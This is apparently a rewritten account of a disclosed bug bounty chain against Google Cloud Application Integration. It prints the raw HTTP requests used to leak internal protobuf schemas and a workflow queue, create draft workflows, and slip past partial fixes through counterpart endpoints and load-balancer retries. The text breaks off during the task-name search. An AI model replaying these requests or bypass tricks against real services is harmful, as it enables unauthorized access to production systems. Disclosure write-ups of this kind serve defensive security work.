StubZero: $148,337 RCE in Google Cloud Production
A Google Cloud info leak led to RCE, and a similar issue recurred three months later.
 Published on brutecat.com
What started as a debugging endpoint info leak escalated into full remote code execution on Google Cloud's production environment. Three months later, it happened again.
The full write-up lives on its author's site
It belongs to its author, so we link to it rather than copy it. The other two tabs are our own rewrites, checked against it.
Context
Google Cloud's Application Integration product lets a customer define a workflow: a triggerConfig describing what starts the workflow and a taskConfig describing what the workflow does. Internally the same machinery is exposed through an API called cloudcrmipfrontend-pa.googleapis.com, backed by a service named [redacted].cloud.crm.ipfrontend.v1.WorkflowEditorService. The public product's RPCs live under google.cloud.integrations.v1alpha.Integrations, and the two look strikingly similar: same workflow structure, same task configuration, same publish and run flow.
The story in this write-up is two separate findings against that machinery. The first is a debugging endpoint that leaked protobuf definitions for any message in google3, which led to an internal workflow execution queue and then to a GenericStubbyTypedTaskV2 task that could issue arbitrary Stubby RPCs as the integration platform's production service identity. The second, three months later, is a cross-tenant IDOR in the public Application Integration API that let a test-case listing endpoint leak identifiers across every GCP project, and a filter that could be binary-searched to recover a victim's integration version UUID. The vulnerability was assigned CVE-2026-2031.
Setup
The internal API is authenticated with Google's first-party authentication: your Google account cookie header plus an Authorization header value calculated from the SAPISID cookie, with https://console.cloud.google.com as the whitelisted origin. Because that scheme is tied to the browser-facing host, requests go to cloudcrmipfrontend-pa.clients6.google.com rather than cloudcrmipfrontend-pa.googleapis.com.
The researcher used an internal API explorer tool built for testing internal Google APIs from a discovery document, and an automated fuzzing tool that flagged the host in the first place. For the second finding, the tooling was the public integrations.googleapis.com API with a bearer token, plus a Python proof of concept written with Claude.
Finding it
The fuzzer alerted on cloudcrmipfrontend-pa.googleapis.com because it was answering status 200 to some suspicious endpoints. Inspection showed several public debugging endpoints.

Some endpoints, such as GET /v1/integrationPlatform:listServicesByServer, always returned an internal server error. One did not: /v1/integrationPlatform:getProtoDefinition returned the proto definition of any protobuf message in google3, google's internal source monorepo, including messages belonging to unrelated services such as YouTube.
GET /v1/integrationPlatform:getProtoDefinition?fullName=youtube.api.pfiinnertube.YoutubeApiInnertube.InnerTubeContext&isEnum=false HTTP/2
Host: cloudcrmipfrontend-pa.clients6.google.com
Cookie: <redacted>
Authorization: SAPISIDHASH <redacted>
Origin: https://console.cloud.google.com
X-Goog-Api-Key: [redacted]
{
  "protoDescriptor": {
    "name": "InnerTubeContext",
    "field": [
      {
        "name": "client",
        "number": 1,
        "label": "LABEL_OPTIONAL",
        "type": "TYPE_MESSAGE",
        "typeName": ".youtube.api.pfiinnertube.YoutubeApiInnertube.ClientInfo",
        "jsonName": "client"
      },
      {
        "name": "user",
        "number": 3,
        "label": "LABEL_OPTIONAL",
        "type": "TYPE_MESSAGE",
        "typeName": ".youtube.api.pfiinnertube.YoutubeApiInnertube.UserInfo",
        "jsonName": "user"
      },
...
In Google everything is proto: APIs are defined internally as gRPC services using protobuf, so this discloses the request and response body of any endpoint, which for a blackbox target is a gold mine. The researcher had previously written a tool called req2proto for this purpose, but it only found request body protos, not response bodies, and assumed JSPB support that most APIs did not have. The endpoint was jokingly renamed "req2proto as a service".
Leaking the internal workflow execution queue

Without query parameters the endpoint returned INVALID_ARGUMENT errors, and a filter of * did not work either. From experience, these filter parameters follow https://google.aip.dev/160, so the researcher tried client_id>"123" and got:
{
  "error": {
    "code": 500,
    "message": "Failed to convert server response to JSON",
    "status": "INTERNAL"
  }
}
The response had no JSON mapping. Google APIs support changing the response content type with the standard ?alt= parameter, so ?alt=proto would return protobuf. The catch is that first-party auth forces requests to cloudcrmipfrontend-pa.clients6.google.com, and Google does not allow raw proto responses to requests sent to *.google.com:
Request unsafe for browser client domain: cloudcrmipfrontend-pa.clients6.google.com
The workaround is the header X-Goog-Encode-Response-If-Executable: base64, which returns the response base64-encoded instead of binary:
GET /v1/integrationPlatform:listQuotaQueue?filter=client_id%3E%22123%22&alt=proto HTTP/2
Host: cloudcrmipfrontend-pa.clients6.google.com
Cookie: <redacted>
Authorization: SAPISIDHASH <redacted>
Origin: https://console.cloud.google.com
X-Goog-Api-Key: [redacted]
X-Goog-Encode-Response-If-Executable: base64
The API returned a large base64 protobuf response. Using the proto definition leak to retrieve the schema for ListQuotaQueueResponse, the researcher decoded it and found an internal workflow execution queue, including workflows syncing data from Spanner to Salesforce:
{
  "queue_items": [
    {
      "queued_request": {
        "queued_request_id": "75a885e2-c611-43f7-b4e2-ae0d87bae789",
        "client_id": "default",
        "workflow_name": "WriteToSfdc",
        "priority": "CRITICAL",
        "received_timestamp": 1763057385562,
        "event_execution_info_id": "615cd9a9-9c0e-46ec-90df-91ee42ec9c37"
      },
      "event_execution_info": {
        "client_id": "default",
        "workflow_name": "WriteToSfdc",
        "trigger_id": "api_trigger/WriteToSfdc",
        ...
        "type_url": "type.googleapis.com/enterprise.crm.datalayer.WriteToSfdcRequest",
        ...
        "sfdc_object": {
          "vector_account": {
            "id": "001Kf00000wjeK3IAI",
            "due_diligence__c": "Pending",
            "due_diligence_sub_status__c": "1. PENDING DD - Initial Submission Review"
            ...
A report was filed for these vulnerabilities and was marked P0/S0 within hours, with a "Nice catch!".
Exploitation
Step 1: creating a draft workflow
The API appeared related to Application Integration. Looking at the discovery document, there were hints of a task called GenericStubbyTypedTask that a workflow could be configured to execute, which set off red flags:
"EnterpriseCrmEventbusProtoTaskUiModuleConfig": {
  "description": "Task author would use this type to configure a config module.",
  "id": "EnterpriseCrmEventbusProtoTaskUiModuleConfig",
  "properties": {
    "moduleId": {
      "description": "ID of the config module.",
      "enum": [
        ...
        "RPC_TYPED",
        ...
      ],
      "enumDescriptions": [
        ...
        "Configures a GenericStubbyTypedTask.",
        ...
      ],
    }
  }
},
The significance is in how Google's production security model works. All of Google's services communicate over an RPC infrastructure called Stubby (gRPC is the open source version). Every borgtask service has its own identity. When a request arrives at a *.googleapis.com endpoint, the frontend makes Stubby calls to backends using its own production service identity while carrying the end-user context in a security ticket. If the ticket contains a Gaia user ID, backends authorise the request as that user. Two leaked security tickets from Google API error responses illustrate the difference. Anonymous:
com.google.apps.framework.auth.IamPermissionDeniedException:
  IAM authority does not have the permission 'cloudprivatecatalog.targets.get'
  required for action PrivateCatalogV1Beta1-SearchProducts
  on resource ''.Explanation:
Security Context:  ValidatedSecurityContextWithSystemAuthorizationPolicy    delegate = ValidatedSecurityContextWithRegistryHandle      delegate = ValidatedSecurityContextWithObligations        delegate = ValidatedIamSecurityContext          user  = anonymous          creds = EndUserCreds            loggable_credential {              type: SERVICE_CONTROL_TOKEN            }            access_assertion: ANONYMOUS          peer =            protocol                = loas            psp_version             = 0            level                   = strong_privacy_and_integrity            host                    = jxcbu6.prod.google.com            is_authenticated_host   = false            role                    = cloud-commerce-catalog            user                    = cloud-boq-clientapi-catalog            is_delegated            = true            jobname_chosen_by_user  = prod.cloud-commerce-catalog          InternalIAMIdentity            log = originator {              scope: MDB_USER              mdb_user {                user_name: "cloud-boq-clientapi-catalog"              }            }
And with first-party authentication:
com.google.apps.framework.auth.IamPermissionDeniedException:
  IAM authority does not have the permission 'resourcemanager.projects.get'
  required for action GetServiceAccessStatus
  on resource 'projects/613988253758'.Explanation:
Security Context:  ValidatedSecurityContextWithCloudPolicyChecks    delegate = ValidatedSecurityContextWithCpeContext      delegate = ValidatedSecurityContextWithObligations        delegate = ValidatedSecurityContextWithRegistryHandle          delegate = ContextWithGaiaMintToken            delegate = ValidatedIamSecurityContext              user  = gaiauser/0xaa22527678              creds = EndUserCreds                loggable_credential {                  type: GAIA_MINT                  loggable_gaia_mint { }                }                loggable_credential {                  type: SERVICE_CONTROL_TOKEN                }              peer =                protocol                = loas                psp_version             = 0                level                   = strong_privacy_and_integrity                host                    = pjf8.prod.google.com                is_authenticated_host   = false                role                    = commerceorggovernance-clh                gaiaId                  = 640201889743                security_realm          = campus-dls                is_delegated            = false                borgcell                = pj                task_id                 = 2                user_type               = MDB_USER_NON_PERSON                jobname_chosen_by_user  = prod.commerceorggovernance-clh              InternalIAMIdentity                log = originator {                  scope: GAIA_USER                  gaia_user {                    user_id: 730720269944                  }                }
In both tickets the peer block shows the production service identity making the internal Stubby call. The difference is the end-user context: the first is ANONYMOUS, the second carries a GAIA_MINT credential. Cookie or bearer authentication in Google is converted to a standard UberMint token containing an embedded GaiaMint, so the backend authorises the call as that Gaia user, which is how /ContactsService.ListContacts returns only your contacts.
Arbitrary Stubby queries as the integration platform's production identity would reach a wide range of RPCs, from sensitive user data to code execution depending on the privileges of the production user. Google treats this as a massive increase in attack surface and considers it RCE. Even with code execution in a borglet, the main impact is usually access to all of production via Stubby RPCs.
What gates which RPCs a stolen Stubby primitive can call is each service's RpcSecurityPolicy, a per-method allowlist. A real example from the Cloud SQL Speckle Boss process:
mapping {
  rpc_method: "/SaasActuation.UpdateInstance"
  rpc_method: "/MaintenancePolicyService.CreateMaintenancePolicy"
  ...
  authentication_policy {
    creds_policy {
      rules {
        permissions: "auth.creds.useProdUserEUC"
        action: ALLOW
        in: "mdb:zamm-exe-3-cloud-sql--default-policy"
        in: "user:[redacted]"
      }
      rules {
        permissions: "auth.creds.useLOAS"
        action: ALLOW
        in: "allUsers"
      }
    }
  }
  authorization_mode: MANUAL_IAM
  permission_to_check: "cloudsql.instances.rollout"
}
Each mapping lists RPC methods and which callers may invoke them under which credential type. auth.creds.useLOAS means any borgtask can call with its own LOAS identity; auth.creds.useProdUserEUC means only the listed MDB groups may forward a Gaia end-user identity (an UberMint token) into the call. LOAS is Google's internal authentication and encryption framework. The permission_to_check tells the backend which IAM permission to enforce on the resolved identity. So a stolen Stubby primitive does not reach every RPC, only those whose policy admits the peer identity, but the reachable surface still grows enormously.
Creating a workflow initially failed:
POST /v1/integrationPlatform:createDraftWorkflow HTTP/2
Host: cloudcrmipfrontend-pa.clients6.google.com
Cookie: <redacted>
Authorization: SAPISIDHASH <redacted>
Origin: https://console.cloud.google.com
X-Goog-Api-Key: [redacted]
Content-Type: application/json
Content-Length: 197

{
  "workflow": {
    "name": "my-new-workflow-test",
    "origin": "UI",
    "triggerConfigs": [],
    "taskConfigs": []
  },
  "isNewWorkflow": true
}
{
  "error": {
    "code": 400,
    "message": "Request contains an invalid argument.",
    "status": "INVALID_ARGUMENT"
  }
}
If the request came from inside Google's intranet, the API would dump the full stack trace instead of a generic error. The researcher suspected a missing clientId, remembered the "client_id": "default" leaked by listQuotaQueue, and set it:
POST /v1/integrationPlatform:createDraftWorkflow HTTP/2
Host: cloudcrmipfrontend-pa.clients6.google.com
Cookie: <redacted>
Authorization: SAPISIDHASH <redacted>
Origin: https://console.cloud.google.com
X-Goog-Api-Key: [redacted]
Content-Type: application/json
Content-Length: 197

{
  "workflow": {
    "name": "my-new-workflow-test",
    "origin": "UI",
    "clientId": "default",
    "triggerConfigs": [],
    "taskConfigs": []
  },
  "isNewWorkflow": true
}
{
  "workflow": {
    "workflowId": "53b2a49c-dd5e-4e45-829b-61a3b2e8ff6e",
    "name": "my-new-workflow-test",
    "origin": "UI",
    "creatorEmail": "[redacted]",
    "createdTime": "2025-12-01T04:19:14.449503Z",
    "lastModifiedTime": "2025-12-01T04:19:14.449503Z",
    "status": "DRAFT",
    "snapshotNumber": "1",
    "tags": [
      "HEAD"
    ],
    "lockedBy": "[redacted]",
    "lockedAtTime": "2025-12-01T04:19:14.449503Z",
    "lastModifierEmail": "[redacted]",
    "clientId": "default"
  }
}
Step 2: the publish wall
Running a workflow requires publishing it first, and publishing was blocked:
POST /v1/integrationPlatform:publishWorkflow HTTP/2
Host: cloudcrmipfrontend-pa.clients6.google.com
Cookie: <redacted>
Authorization: SAPISIDHASH <redacted>
Origin: https://console.cloud.google.com
X-Goog-Api-Key: [redacted]
Content-Type: application/json

{
  "workflowId": "53b2a49c-dd5e-4e45-829b-61a3b2e8ff6e"
}
{
  "error": {
    "code": 403,
    "message": "Publisher [redacted] cannot be the same as the last editor [redacted] of the integration my-new-workflow-test with snapshot number 1 and integration ID 53b2a49c-dd5e-4e45-829b-61a3b2e8ff6e being edited from the UI. Please raise a Request to Publish and have your change approved by another person.",
    "status": "PERMISSION_DENIED"
  }
}
A second user had to be added to the workflow to approve the publish. The ACL endpoints did not give the researcher the permissions to do that at the time.
Step 3: the DM that changed everything
More than a month after the initial report, in a Discord group chat with other researchers, the researcher jokingly mentioned having a bug to leak protobuf definitions within Google.

That is when shrugged mentioned he had the same bug. shrugged had been investigating the same API after noticing these endpoints in the JavaScript files for Application Integration while researching another bug. He had spotted GenericStubbyTypedTask as a potential RCE vector but was stuck without a valid client_id for the initial draft workflow creation. The researcher had the client_id from the quota queue leak but was stuck at publishing. They traded notes.
Google had already rolled out fixes from the initial report, so many original endpoints now returned PERMISSION_DENIED. But many endpoints had 1:1 working counterparts under different service names:
| Original (Blocked) | Counterpart |
|---|---|
| /v1/integrationPlatform:getProtoDefinition | /v1/integrationPlatform/workflowsupport:getProtoDefinition |
| /v1/integrationPlatform:runWorkflow | /v1/integrationPlatform/workflowexecution:runWorkflow |
| /v1/integrationPlatform:setAcl | /v1/integrationPlatform/auth:setAcl |
The fixes had only blocked the original "WorkflowEditorService" endpoints, not the counterparts. The problem was createDraftWorkflow, for which no counterpart was found and which returned:
{
  "error": {
    "code": 403,
    "message": "The caller does not have permission",
    "status": "PERMISSION_DENIED"
  }
}
Strangely, the same request worked on shrugged's first attempt while the researcher consistently got PERMISSION_DENIED. The fix had not fully propagated across all load balanced backends yet, so repeatedly sending the same request reliably routed through a backend that still allowed it:
HTTP/2 200 OK
Content-Type: application/json; charset=UTF-8

{ "workflow": { "workflowId": "c6141c63-ac7a-4350-b582-7615ef045d0c", "name": "retest", "origin": "UI", "creatorEmail": "[redacted]", "createdTime": "...", "lastModifiedTime": "...", "status": "DRAFT", "snapshotNumber": "1", "tags": [ "HEAD" ], "lockedBy": "[redacted]", "lockedAtTime": "...", "lastModifierEmail": "[redacted]", "clientId": "default" } }
Step 4: finding the real task name
The task name GenericStubbyTypedTask did not seem to exist. The response of /v1/integrationPlatform:listTaskEntities, decoded with the proto definitions from getProtoDefinition, only provided tasks with IO_TEMPLATE:
{
  "taskEntities": [
    {
      "metadata": {
        "name": "Delete SFDC Record",
        "descriptiveName": "Delete Salesforce Record",
        "description": "Deletes a record in Salesforce",
